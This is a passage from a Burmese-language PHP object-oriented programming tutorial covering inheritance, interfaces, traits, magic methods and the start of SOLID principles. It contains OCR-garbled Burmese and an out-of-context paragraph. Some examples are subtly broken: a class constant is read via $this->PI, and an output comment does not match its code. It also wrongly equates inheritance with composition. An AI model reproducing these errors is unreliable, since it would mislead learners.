    public function __construct($name)
    {
        $this->name = $name;
    }

    public function run()
    {
        echo "$this->name is running...";
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "Woof.. woof...";
    }
}
```

နမူနာအရ ပင်မ Class ဖြစ်တဲ့ Animal မှာ Private Property ဖြစ်တဲ့ \$name ရှိနေပါတယ်။ ပြီးတဲ့အခါ Constructor နဲ့ run() Method တို့လည်း ရှိနေပါတယ်။ Dog Class က extends ကိုသုံးပြီး Animal ကို ဆက်ခံလိုက်တဲ့အခါ Animal ရဲ့ လုပ်ဆောင်ချက်တွေကို ရရှိသွားပါပြီ။ ဒါကြောင့် အခုလို အသုံးပြုလိုရတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
$bobby = new Dog("Bobby");
$bobby->run();           // Bobby is running...
$bobby->bark();          // Woof.. woof...
```

Constructor ကအစ ပင်မ Class ရဲ Constructor ကို ရရှိသွားတာကို တွေ့ဖြင့်ရခြင်းပဲ ဖြစ်ပါတယ်။ Dog Class မှာ run() Method မရှိပေမယ့် ပင်မ Class ကနေ ဆက်ခံရရှိထားလို့ အသုံးပြုနိုင်တာကိုလည်း တွေ့ဖြင့်ရမှာပါ။ ဒီလိုတော့ ရှုံးမဟုတ်ပါဘူး -

PHP

```
<?php

class Animal
{
    private $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark();          // Undefined property: Dog::$name
```

ပင်မ Class မှာ \$name Property ရှိပေမယ့် Private Property ဖြစ်နေလို့ ပင်မ Class နဲ့သာ သက်ဆိုင်ပါတယ်။ Dog Class က ဆက်ခံရရှိတဲ့အထဲမှာ မပါပါဘူး။ ဒီနေရာမှာ လိုအပ်ရင် Protected ကို အသုံးပြုရတာပါ။ Protected Member တွေဟာ ပင်မ Class နဲ့ရော ဆက်ခံတဲ့ Class နဲ့ပါ သက်ဆိုင်တဲ့ Member တွေဖြစ်ပါတယ်။

PHP

```
<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    public function bark()
    {
        echo "$this->name : Woof.. woof...";
    }
}

$bobby = new Dog("Bobby");
$bobby->bark(); // Bobby : Woof.. woof...
```

ဒီတစ်ခါတော့ အလုပ်လုပ်သွားပါဖြီ။ ပင်မ Class မှာ \$name Property ကဲ Protected ဖြစ်တဲ့အတွက် ဆက်ခံတဲ့ Dog Class မှာပါ အသုံးပြုခွင့် ရှိသွားလိုပါ။

Inheritance နဲ့ပက်သက်ရင် တစ်ချို့ Language တွေက Multiple Inheritance ကို ခွင့်ပြုကြပါတယ်။ Multiple Inheritance ဆိုတာ Class တစ်ခုထက်ပိုပြီး ဆက်ခံရေးသားနိုင်တဲ့လုပ်ဆောင်ချက်မျိုးပါ။

```
class Dog extends Animal, Mammal, Domestic
{
    //
}
```

ဒီရေးတုံးအရဆိုရင် Dog Class ကဲ Animal, Mammal နဲ့ Domestic ဆိုတဲ့ Class သုံးခုကာငွေ Inherit လုပ် ယူထားတာပါ။ ဒါမျိုးကို Multiple Inheritance လိုအပ်တာပါ။ တစ်ချို့ Language တွေကတော့ Multiple Inheritance ကို ခွင့်မပြုကြပါဘူး။ PHP ကလည်း Multiple Inheritance ကို ခွင့်မပြုတဲ့ Language တဲ့မှာ

ပါပါတယ်။ ဒါကြောင့် PHP မှာ Class တစ်ခုထက်ပို့ပြီး Inheritance လုပ်လိုရမှာ မဟုတ်ပါဘူး။ လိုအပ်လို အဆင့်ဆင့် Inherit လုပ်ရတာမျိုးကတေသာ ရပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    static function info()
    {
        echo "Animal Class";
    }
}

class Dog extends Animal
{
    //
}

class Fox extends Dog
{
    //
}

Fox::info();      // Animal Class
```

အဆင့်ဆင့် ဆက်ခံထားတဲ့ Fox Class မှာ ဟိုးပင်မ Animal Class ရဲ့ info() လိုပေါ်တဲ့ Static Member ဆက်ခံရရှိထားတာကို တွေ့ရခြင်းပဲ ဖြစ်ပါတယ်။

ဆက်ခံထားတဲ့ Class တွေက ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်တွေကို Override လုပ်ပြီးလိုအပ်ရင် ပြန်ရေး လို ရပါတယ်။ ပင်မ Class ရဲ့ လုပ်ဆောင်ချက်ကို ခေါ်သုံးလိုလည်း ရပါသေးတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    protected $name;

    public function __construct($name)
    {
        $this->name = $name;
    }
}

class Dog extends Animal
{
    private $color;

    public function __construct($name, $color)
    {
        parent::__construct($name);
        $this->color = $color;
    }

    public function profile()
    {
        echo "$this->name has $this->color color.";
    }
}

$bobby = new Dog("Bobby", "brown");
$bobby->profile(); // Bobby has brown color.
```

နှမူနာအရ ဆက်ခံထားတဲ့ Dog Class မှာ Constructor ကိုပြန်ရေးလိုက်တာပါ။ ဒါကြောင့် Dog Object တည်ဆောက်တဲ့အခါ မူလဆက်ခံထားတဲ့ Animal Constructor အလုပ်မလုပ်တော့ဘဲ အသစ်ပြန်ရေးထားတဲ့ Dog Constructor က အလုပ်လုပ်သွားမှာပါ။ တစ်ခြား Method တွေ Property တွေကိုလည်း ဒီအတိုင်းပဲ ပြန်ရေးလိုဂျပ်တယ်။ ဒီလိုပြန်ရေးတဲ့အခါ လိုအပ်ရင် ပင်မ Class ရဲ့မူလလုပ်ဆောင်ချက်ကို ပြန်ခေါ်သုံးလို ရုပ်တယ်။ နှမူနာအရ Dog Constructor က ပင်မ Animal Class ရဲ့ Constructor ကို parent ရေးထုံးကနေတစ်ဆင့် ခေါ်သုံးထားတာကို တွေ့နိုင်ပါတယ်။ ဒါကြောင့် Dog Object တည်ဆောက်စဉ်မှာ အလုပ်လုပ်သွားမှာက Dog Constructor ဆိုပေမယ့် မူလ Animal Constructor ကိုလည်း ခေါ်သုံးထားလို နှစ်ခုလုံး ပူးပေါင်း အလုပ်လုပ်သွားတဲ့သဘောကို ရရှိသွားပါတယ်။

ဒီလို Override လုပ်ပြီး ပြင်ရေးခွင့် မပြုချင်တဲ့ လုပ်ဆောင်ချက်တွေရှိရင် final ရေးထုံးကို အသုံးပြုနိုင် ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Animal
{
    final public function run()
    {
        echo "Animal is running...";
    }
}

class Dog extends Animal
{
    public function run()
    {
        echo "The dog is running...";
    }
}

// Error: Cannot override final method
```

နှမူနာအရ Animal Class ရဲ run() Method ကို final လို့ ကြေညာထားတဲ့အတွက် သူကိုဆက်ခံတဲ့ Dog Class က Override လုပ်ပြီးရေးဖို့ကြိုးစားတဲ့အခါ ခွင့်မပြုဘဲ Error ပေးတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။ အကယ်၍ Class တစ်ခုလုံးကို ဆက်ခံခွင့် မပြုချင်ရင်လည်း final လို့ကြေညာပေးလို့ ရပါသေးတယ်။ ဒီလိုပါ –

PHP

```
<?php

final class Animal
{
    public function run()
    {
        echo "Animal is running...";
    }
}
```

```
class Dog extends Animal
{
    //
}

// Error: may not inherit from final class
```

final Class ကနေ Inherit လုပ်လိုမရဘူးဆိုတဲ့ Error ကို ရရှိမှာ ဖြစ်ပါတယ်။ Class တွေမှာ Abstract Class ဆိုတာလည်း ရှိပါသေးတယ်။ ဆက်ခံသူက မဖြစ်မနေ ရေးပေးရမယ့် သတ်မှတ်ချက်တွေကို Abstract Class မှာ ထည့်သတ်မှတ်နိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

abstract class Animal
{
    public abstract function talk();

    public function run()
    {
        echo "Running...";
    }
}

class Dog extends Animal
{
    //
}

// Error: abstract method must be
// declared or implement the remaining
```

Animal Class ဟာ Abstract Class ဖြစ်သွားပါပြီ။ Abstract Class ဖြစ်သွားရင် Abstract Method တွေ လည်း ထည့်ရေးလို ရသွားပါပြီ။ နမူနာမှာ talk() ဟာ Abstract Method ဖြစ်ပြီး Code Body မပါတဲ့ Method ကြေညာချက်သက်သက် ဆိုတာကို တွေ့ရမှာပါ။ ဆက်ခံသူတွေက ဒီ Abstract Method အတွက် Code Body ကို Implement လုပ် ရေးပေးရမှာပါ။ ပေးထားတဲ့ နမူနာမှာ Dog Class ဟာ Animal Class ကို ဆက်ခံထားပေမယ့် သတ်မှတ်ထားတဲ့ Abstract Method ကို ဆက်ရေးမပေးလို မဖြစ်နေတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

Abstract Class နဲ့ နည်းနည်းဆင်တဲ့ Interface ရေးထံးလည်း ရှိပါသေးတယ်။ ကွာသွားတာကတော့ Abstract Class မှာ ရိုးရိုး Method တွေရော Abstract Method တွေရော ထည့်ရေးလို့ ရပေမယ့်၊ Interface ကတော့ Abstract Method တွေချည်းပဲ ရေးလို့ရပါတယ်။ ရိုးရိုး Method တွေ ထည့်ရေးလို့ မရ ပါဘူး။ ဒီရေးနည်းတွေက လက်တွေ့ပရောဂျက်တွေမှာ ပြုပြင်ထိန်းသိမ်းရလွယ်တဲ့ကုဒ်တွေ ရေးသားဖို့ အတွက် အထောက်အကူဖြူတဲ့ ရေးနည်းတွေပါ။ မြင်သာမယ့် ဥပမာရိုးရိုးလေးတစ်ခု ပေးပါမယ်။

PHP

```
<?php

class Dog
{
    public function run()
    {
        echo "The dog is running";
    }
}

class Fish
{
    public function swim()
    {
        echo "The fish is swimming";
    }
}

function app(Dog $obj) {
    $obj->run();
}

app(new Dog); // The dog is running
app(new Fish); // Error: Argument must be Dog
```

နမူနာအရ Dog နဲ့ Fish ဆိုတဲ့ Class နှစ်ခုရှိပါတယ်။ ဆက်ရေးထားတဲ့ app() Function ကတော့ Dog Object ကို Parameter အနေနဲ့ ပေးရမယ်လို့ ရေးထားတာကိုလည်း တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် စမ်းကြည့်လိုက်တော့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်ပြီး၊ Fish Object ကိုပေးတဲ့အခါ Error တက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

ဆိုလိုတာက Dog Object ပေးရမယ့်နေရာမှာ Dog Object ကိုပဲ အတိအကျပေးရမှာဖြစ်ပါတယ်။ တစ်ခြား Object အမျိုးအစားကို လက်ခံမှာ မဟုတ်ပါဘူး။ နူးနာမှာ Type Hinting ရေးထုံးကိုသုံးထားလို ဒီလို Error တက်တာဖြစ်သလို Type Hinting ရေးထုံးကို မသုံးရင်လည်း Error တက်မှာပါပဲ။ ပေးလိုက်တဲ့ Fish Object မှာ app() Function က အသုံးပြုလိုတဲ့ run() Method မရှိလိုပါ။

ဒီလိုနေရာမျိုးမှာ Interface ကိုအသုံးပြုလိုရပါတယ်။ အတိအကျ မတူပေမယ့် အမျိုးအစားဆင်တူတဲ့ Object တွေ တည်ဆောက်ဖို့အတွက် Interface ကိုသုံးရတာပါ။ ဒီလိုပါ –

PHP

```
<?php

interface Animal
{
    public function move();
}

class Dog implements Animal
{
    public function move()
    {
        echo "The dog is running";
    }
}

class Fish implements Animal
{
    public function move()
    {
        echo "The fish is swimming";
    }
}

function app(Animal $obj) {
    $obj->move();
}

app(new Dog); // The dog is running
app(new Fish); // The fish is swimming
```

နမူနာမှာ Animal Interface ပါဝင်သွားပါဖြစ်။ အထဲမှာ Abstract Method move() ကို ကြေညာထားပါတယ်။ Abstract Class မှာရှိရှိး Method နဲ့ Abstract Method ကိုခြားနိုင်ဖို့ abstract Keyword ကိုသုံးရပေါ်ပေါ်၍ Interface မှာတော့ Abstract Method တွေပဲ ရေးလို့ရတာမို့လို့ ခွဲခြားပေးစရာမလိုတော့လို့ abstract Keyword ထည့်သုံးစရာ မလိုတော့ပါဘူး။

Dog Class နဲ့ Fish Class တို့ဟာ အမျိုးအစား မတူကြပေါ်ပေါ်၍ Implement လုပ်ထားတဲ့ Interface တူကြပါတယ်။ Interface တစ်ခုကို Implement လုပ်ပြီဆိုရင် Interface ကသတ်မှတ်ထားတဲ့ Method တွေကို ရေးပေးရပါတယ်။ ဒါကြောင့် နမူနာမှာ Dog Class ရော Fish Class မှာပါ move() Method ရှိပါတယ်။

ဆက်ရေးထားတဲ့ app() Function က Animal Object ကို လက်ခံမယ်လို့ သတ်မှတ်ထားပါတယ်။ ဒါကြောင့် Animal Interface ကနေဆက်ခံဖြစ်ပေါ်လာတဲ့ Dog Object ကိုပေးတဲ့အခါ အလုပ်လုပ်သွားသလို Animal Interface ကနေပဲ ဆက်ခံဖြစ်ပေါ်လာတဲ့ Fish Object ကို ပေးတဲ့အခါမှာလည်း အလုပ်လုပ်သွားတာကို တွေ့မြင်ရမှာပဲ ဖြစ်ပါတယ်။

ဒီနည်းနဲ့ Interface ကိုအသုံးပြုပြီး အမျိုးအစားမတူပေါ်ပေါ်၍ Interface တူတဲ့ Object တွေကို ဖလှယ်အစားထိုး အသုံးပြုလိုရရှိနိုင်သွားမှာပါ။

Inheritance မှာ Multiple Inheritance ခွင့်မပြုပေါ်ပေါ်၍ Interface မှာတော့ Interface နှစ်ခုသုံးခုကို Implement လုပ်တာကို လက်ခံပါတယ်။ ဒါကြောင့် ဒီလိုရေးလို့ ရနိုင်ပါတယ်။

PHP

```
<?php

interface Animal
{
    public function move();
}

interface Livestock
{
    public function isFriendly();
}
```

```
class Cow implements Animal, Livestock
{
    public function move()
    {
        echo "The cow is walking";
    }

    public function isFriendly()
    {
        return true;
    }
}
```

နမူနာအရ Cow Class ဟာ Animal Interface နဲ့ Livestock Interface နှစ်ခုကို Implement လုပ်ထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ ဒါကြောင့် Interface နှစ်ခုလုံးမှာ သတ်မှတ်ထားတဲ့ Abstract Method တွေဖြစ်ကြတဲ့ move () နဲ့ isFriendly () တိုကို ပြည့်စုံအောင် Cow Class မှာ ရေးပေးရမှာပါ။

PHP

```
<?php

class Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

class Area
{
    private $PI = 3.14;

    public function circle($r)
```

```

    {
        echo $this->PI * $r * $r;
    }

class Calculator extends Math      // and Area
{
    //
}

```

နမူနာမှာ တွက်ချက်မှုတွေ လုပ်ပေးနိုင်တဲ့ Math Class နဲ့ Area Class တို့ရှိနေပါတယ်။ Calculator Class က နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို ဆက်ခံရေးသားချင်ပေမယ့် Multiple Inheritance မရလို့ မရနိုင်ဘူး ဖြစ်နေပါတယ်။ နှစ်ခုထဲက တစ်ခုပဲ ရပါတော့မယ်။ ဒီလို့ အခြေအနေမျိုးမှာ Traits ကို အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ -

PHP

```

<?php

trait Math
{
    public function add($a, $b)
    {
        echo $a + $b;
    }
}

trait Area
{
    private $PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}

class Calculator
{
    use Math, Area;
}

$calc = new Calculator;
$calc->add(1, 2);      // 3
$calc->circle(5);     // 78.5

```

Math နဲ့ Area တို့ဟာ Class တွေ မဟုတ်ကြတော့ပါဘူး။ လိုတဲ့ Class ကနေ ခေါ်သုံးလိုရတဲ့ Traits တွေ ဖြစ်သွားကြပါပြီ။ ဒါကြောင့် Calculator Class မှာ use Statement နဲ့ ခေါ်သုံးလိုက်တဲ့အခါ Math နဲ့ Area နှစ်ခုလုံးရဲ့လုပ်ဆောင်ချက်တွေကို Calculator Class က ရရှိသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

လက်စနဲ့ Class Constant အကြောင်းလေးလဲ ထည့်မှတ်ပါ။ Class တစ်ခုအတွင်းမှာ Constant ကြညာ လိုရင် const Statement ကိုအသုံးပြု ကြညာနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Area
{
    const PI = 3.14;

    public function circle($r)
    {
        echo $this->PI * $r * $r;
    }
}
```

Constant အတွက် ရှိုးရှိုး Property လို \$ သက်တဲ့ ထည့်ပေးစရာမလိုအပ်ပါဘူး။ Traits အတွင်းမှာတော့ Constant တွေ ထည့်ရေးခွင့်မရှိပါဘူး။ Class အတွင်းမှာသာ ရေးခွင့်ရှိပါတယ်။ ပြီးတော့ Class Constant တွေဟာ Static Member တွေ ဆိုတာကိုလည်း သတိပြုပါ။ ဒါကြောင့် အသုံးပြုလိုရင် Double Colon Operator နဲ့ အသုံးပြုပေးရမှာပါ။

```
echo Area::PI; // 3.14
```

Class တိုင်းမှာ class ဆိုတဲ့ Default Constant ရှိနေပါတယ်။ ဥပမာ Area::class ဆိုရင် Area Class ရဲ့ Namespace အပြည့်အစုံကို ပြန်ရမှာ ဖြစ်ပါတယ်။ Namespace အကြောင်းကို သက်ဆိုင်ရာအန်းရောက်တော့မှ ဆက်ကြည့်ကြပါမယ်။

Magic Methods

PHP Class တွေမှာ Magic Methods လိုခေါ်တဲ့ အသုံးဝင်တဲ့ Standard Method တစ်ချို့ ရှိပါတယ်။ `__construct()` ဟာ Magic Method တစ်ချို့ပါ။ `__construct()` Magic Method ဟာ Object တည်ဆောက်စဉ်မှာ Constructor အနေနဲ့ အလုပ်လုပ်သလိုပဲ `__destruct()` လိုခေါ်တဲ့ Object ကို ပယ်ဖျက်လိုက်ချိန်မှာ အလိုအလျောက် အလုပ်လုပ်တဲ့ Destructor လည်းရှိပါသေးတယ်။ စုစုပေါင်း Magic Method (၁၇) ခုရှိတဲ့အထဲက သတိပြုသင့်တဲ့ Method တစ်ချို့ကို ရွေးထုတ်ဖော်ပြချင်ပါတယ်။

ပထမဆုံးမှတ်သားသင့်တာက `__call()` နဲ့ `__callStatic()` ဖြစ်ပါတယ်။ ပုံမှန်အားဖြင့် မရှိတဲ့ Method တွေကို ခေါ်တဲ့အခါ Error တက်ပါလိမ့်မယ်။ PHP က မရှိတဲ့ ရှိးရှိး Method ကိုခေါ်ဖို့ကြိုးစားရင် `__call()` ကို အလုပ်လုပ်ပေးပြီး မရှိတဲ့ Static Method ကို ခေါ်ဖို့ကြိုးစားရင် `__callStatic()` ကို အလုပ်လုပ်ပေးပါတယ်။ ဒါကြောင့် အခုလို ရေးထားလို ရှိနိုင်ပါတယ်။

PHP

```
<?php

class Math
{
    public function __call($name, $args)
    {
        echo "Method $name doesn't exists";
    }

    static function __callStatic($name, $args)
    {
        echo "Static method $name doesn't exists";
    }
}

$obj = new Math;
$obj->add(); // Method add doesn't exists

Math::add(); // Static method add doesn't exists
```

နမူနာမှာ မရှိတဲ့ add() Method ကို Object ပေါ်မှာ ခေါ်ယူဖို့ကြိုးစားတဲ့အခါ PHP Runtime Error မှ တက်တော့ဘဲ ရေးပေးထားတဲ့ `__call()` Method ကို အလုပ်လုပ်ပေးသွားတာကို တွေ့ရနိုင်ပါတယ်။ အလားတူပဲ မရှိတဲ့ add() Static Method ကို ခေါ်ဖို့ကြိုးစားတဲ့အခါမှာလည်း Runtime Error မတက်ဘဲ

`__callStatic()` ကို အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ `__call()` ရော `__callStatic()` ရော နှစ်ခုလုံးက ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method Name နဲ့ Argument စာရင်းကို လက်ခံအလုပ်လုပ်ပေးပါတယ်။ နမူနာမှာ ခေါ်ယူဖို့ ကြိုးစားတဲ့ Method အမည်ကို အသုံးချထားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ်မှတ်သားသင့်တဲ့ Magic Method ကတော့ `__invoke()` ဖြစ်ပါတယ်။ Object ကို Function တစ်ခုကဲ့သို့ Run ဖို့ကြိုးစားတဲ့အခါ `__invoke()` ကို အလုပ်လုပ်ပေးမှာဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    public function __invoke()
    {
        echo "This is not a function";
    }
}

$obj = new Math;
$obj(); // This is not a function
```

နမူနာမှာ `$obj` ကို နောက်က ပိုက်ကွင်း အဖွင့်အပိတ် ထည့်ပြီး Run ဖို့ကြိုးစားလိုက်တဲ့အခါ `__invoke()` အလုပ်လုပ်သွားတာကို တွေ့ရနိုင်ပါတယ်။

နောက်ထပ် မှတ်သားသင့်တာကတော့ `__set()` နဲ့ `__get()` ဖြစ်ပါတယ်။ Private တို့ Protected ဖြစ်နေလို့ အသုံးပြုခွင့်မရှိတဲ့ Property တွေကို ရယူဖို့ကြိုးစားရင် `__get()` အလုပ်လုပ်ပြီး တန်ဖိုး သတ်မှတ်ဖို့ ကြိုးစားရင် `__set()` အလုပ်လုပ်ပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

class Math
{
    private $PI = 3.14;

    public function __get($name)
    {
        echo "Cannot get $name";
    }

    public function __set($name, $value)
    {
        echo "Cannot set $name with $value";
    }
}

$obj = new Math;
echo $obj->PI;           // Cannot access PI

$obj->PI = 3.142;         // Cannot set PI with 3.142
```

Private Property ဖြစ်တဲ့ PI ကို ယူဖို့ကြိုးစားလိုက်တဲ့အခါ `__get()` အလုပ်လုပ်သွားပြီး တန်ဖိုး သတ်မှတ်ဖို့ကြိုးစားလိုက်တဲ့အခါ `__set()` အလုပ်လုပ်သွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

နောက်ထပ် Magic Method ဖြစ်တဲ့ `__toString()` ကိုသုံးပြီး Object ကို String တစ်ခုကဲ့သို့ အသုံးပြုဖို့ကြိုးစားတဲ့အခါ ဘာလုပ်ပေးရမလဲ သတ်မှတ်ထားနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```
<?php

class Math
{
    private $PI = 3.14;

    public function __toString()
    {
        return "PI = $this->PI";
    }
}
```

```
$obj = new Math;
echo $obj; // PI = 3.14
```

နမူနာအရ ၆၀။၂ ကို echo နဲ့ ရှိက်ထုတ်ဖို့ ကြိုးစားလိုက်တဲ့အခါ __toString() Method အလုပ်လုပ်သွားတာကို တွေ့မြင်ရခြင်း

ဒီ Magic Method တွေဟာ တော်တော် အသုံးဝင်ပါတယ်။ ဒါပေမယ့် ဒီ Method တွေကို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးကြပါတယ်။ တော်တော်စွမ်းတဲ့ Method တွေဖြစ်သလို ရေးသားအသုံးပြုပုံ မမှန်ရင် ပရောဂျက်ရဲ့ အလုပ်လုပ်ပုံကို ကမောက်ကမ ဖြစ်သွားစေနိုင်လို့ တားမြစ်ကြပါတယ်။

ဒီလို ကိုယ်တိုင်ရေးသားအသုံးပြုဖို့ အားမပေးပေမယ့်၊ အခုလူကြိုက်များနေတဲ့ Laravel အပါအဝင် PHP Framework တွေကတော့ ဒီ Magic Method တွေကို ထိထိရောက်ရောက် အသုံးချထားကြပါတယ်။ ဒီ Magic Method တွေရဲ့ အကူအညီနဲ့ ကုဒ်တွေရေးသားရတာ လွယ်ကူလျှင်မြန်သွားအောင် နောက်ကွယ်ကနေ စီစဉ်ပေးထားကြပါတယ်။ ဒါကြောင့် ကိုယ်တိုင်ရေးသားဖို့ထက် PHP Framework တွေရဲ့ အလုပ်လုပ်ပုံကို ပိုပြီးနားလည်စေနိုင်ဖို့ အတွက်သာ ထည့်သွင်းဖော်ပြခြင်းဖြစ်တယ်လို့ ဆိုနိုင်ပါတယ်။

အခန်း (၈) – Essential Design Patterns

Object-Oriented Programming (OOP) ဟာ အခြေခံသဘောနဲ့ ရေးထုံးအရ သိပ်မခက်ပါဘူး။ OOP ရဲ့ ပင်မ သဘောသဘာဝ (၄) ခု ရှိတယ်လို့ ဆိုနိုင်ပါတယ်။

1. Objects
2. Encapsulation
3. Inheritance
4. Polymorphism

ဒီလိုခေါင်းစဉ်တပ်ဖြီး မပြောခဲ့ပေမယ့် ပြီးခဲ့တဲ့အခန်းမှာ ဒီပင်မ သဘောသဘာဝ အားလုံးကို ထည့်သွင်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။ Property တွေ Method တွေရှိတဲ့ Object တွေရဲ့သဘောကို လေ့လာခဲ့ကြပါတယ်။ Encapsulation ကို Information Hiding လိုလည်း ခေါ်ပါတယ်။ Object တစ်ခုရဲ့ လုပ်ဆောင်ချက်တွေထဲက မလိုတာကို ဖွက်ထားပြီး လိုတာပဲ ဖော်ပေးနိုင်တဲ့ သဘောသဘာဝပါ။ Private တို့ Protected တို့လို့ ရေးထုံးတွေနဲ့ ဒီသဘောကိုလည်း တွေ့မြင်ခဲ့ကြပြီး ဖြစ်ပါတယ်။ Inheritance ကို Composition လိုလည်း ခေါ်ကြပါတယ်။ Object တွေရဲ့ တစ်ခုနဲ့တစ်ခု ဆက်နွယ်တည်ဆောက်နိုင်ပုံ၊ ဆက်စပ်ဖွဲ့စည်းနိုင်ပုံတို့ကို Inheritance ရေးထုံး Abstract Class ရေးထုံးတို့နဲ့ လေ့လာခဲ့ကြပါတယ်။ Polymorphism ဆိုတာကတော့ ဆင်းသက်မှုတူတဲ့ Object တွေရဲ့ ဖွဲ့စည်းပုံဟာ ပြောင်းလဲ အလုပ်လုပ်နိုင်တဲ့ သသဘောပါ။ Subtyping လိုလည်း ခေါ်ကြပါတယ်။ Interface ရေးထုံးရဲ့ အကူအညီနဲ့ ဆင်းသက်မှု တူတဲ့ Object တွေဟာ အသေးစိတ်မှာကဲ့ပြားနိုင်ပေမယ့် ဖလှယ်အသုံးပြုနိုင်ပုံကိုလည်း လေ့လာခဲ့ကြပြီး ဖြစ်ပါတယ်။

00P ဟာ ရေးထုံးနဲ့ ဒီပင်မ သဘောသဘာဝတွေအရ သိမ်မခက်လှူဘူးဆိုပေမယ့်၊ ဒီသဘောသဘာဝတွေ ကို ပေါင်းစပ်လိုက်တဲ့ အခါမှာတော့ တော်တော်လေးကို ကျယ်ပြန်တဲ့ အကြောင်းအရာတစ်ခု ဖြစ်သွားပါတယ်။ ရေးသားသူရဲ့ အမြင်ပုံဖော်နိုင်စွမ်း Imagination ပေါ်မှုတည်ပြီး မိသုကာမြောက်လောက်အောင် သပ်ရပ်နိုင်မာတဲ့ Robust Code Architecture ဖြစ်သွားနိုင်သလို၊ ဘာကိုဆိုလိုမှန်းကို မသိနိုင်လောက် အောင် ရှုပ်ထွေးတဲ့ ကုဒ်တွေလည်း ဖြစ်သွားနိုင်ပါတယ်။ ဒါကြောင့် လက်တွေ့ပရောဂျက်တွေမှာ ကြံးရတဲ့ အခက်အခဲတွေပေါ် မူတည်ပြီး Object-Oriented Design Principles တွေ ထွက်ပေါ်လာကြသလို လက်တွေ့ ရေးကြလေ့ရှုတဲ့ ကုဒ်တွေပေါ်မှာ အခြေခံပြီး Object-Oriented Design Patterns တွေ ထွက်ပေါ်လာကြပါတယ်။ နောက်ထပ် ဆန်းကျယ်တဲ့ အခေါ်အဝေါ်တွေ လာပြန်ပါပြီ။

Object-Oriented Design Principles ထဲမှာ အထင်ရှားဆုံးကတော့ SOLID ဖြစ်ပါတယ်။ ဒါတွေဟာ လက်တွေ့ပြသုပေါ်မှာ အခြေခံဖြစ်ပေါ်လာကြတဲ့ သဘောသဘာဝတွေမို့လို့ လက်တွေ့ အတွေ့အကြုံ ရှိလာတော့မှ ပြောလိုကောင်းတဲ့ အကြောင်းအရာတွေပါ။ စာဖတ်သူအများစုက အခုမှုလေ့လာစ အနေအထားမှာပဲ ရှိကြည့်မယ်လို့ ယူဆပါတယ်။ ဒါကြောင့် အခုချိန်ဒါတွေပြောရတာ အဆင့်ကျော်သလို ဖြစ်ကောင်းဖြစ်နေနိုင်ပါတယ်။ ဒါပေမယ့် သိသင့်တဲ့ ဗဟိုသုတေသနမြစ်လို့ အကျဉ်းချုပ်တော့ ထည့်သွင်းပြောပြခဲ့ပါတယ်။

ရအောင် လုပ်မယ်ဆိုတာ သိပ်ပြဿနာ မရှိပေမယ့်၊ လက်ကိုင်ပါနေလို တူလိုမျိုး ထဲလိုရအောင်လည်း လုပ်လိုက်မယ်ဆိုရင်တော့ အဆင်ပြေမှာ မဟုတ်ပါဘူး။ အပြင်ကတစ်ကယ်ခွက်ကို သွားလုပ်လို မရပေမယ့်ကုဒ်ဆိုတာမျိုးက ရေးရင်တော့ ရတာပါပဲ။ ရတိုင်းအကုန်လျှောက်ပြီး မလုပ်ခိုင်းသင့်ဘူးဆိုတဲ့သဘောပါ။

SOLID ရဲ့ ၁ ကတေသာ [Open/Closed Principle](#) ဆိုတဲ့ အဓိပ္ပါယ်ပါ။ ဖြည့်စွက်မှုကို လက်ခံပေမယ့် ပြင်ဆင်မှု ကို လက်မခံသင့်ဘူးဆိုတဲ့ မူဖြစ်ပါတယ်။ Object တစ်ခုကို ဆက်ခံတဲ့ အခါမှာပဲဖြစ်ဖြစ်၊ အသုံးချတဲ့ အခါမှာ ပဲဖြစ်ဖြစ် လိုအပ်လို လုပ်ဆောင်ချက်အသစ်တွေ တန်ဖိုးအသစ်တွေ Object မှာ ထပ်ပေါင်းလိုက်တာကို လက်ခံသင့်ပေမယ့် Object ရဲ့ မူလလုပ်ဆောင်ချက်တွေကို ပြင်ဆင်လိုက်တာမျိုးကို မလုပ်သင့်ဘူးဆိုတဲ့ သဘောသဘာဝဖြစ်ပါတယ်။

SOLID ၈။ L ကတေသာ Liskov Substitution Principle ဆိုတဲ့ အဓိပ္ပာယ်ပါ။ အမျိုးအစားတူတဲ့ Object တွေ ကို ဖလှယ်အသုံးပြုလို ရအောင် စီစဉ်ရေးသားရမယ်ဆိုတဲ့ မူဖြစ်ပါတယ်။ ဒီသဘောကိုတေသာ Interface နဲ့ အတူ တွေ့ခဲ့ကြပြီး ဖြစ်ပါတယ်။

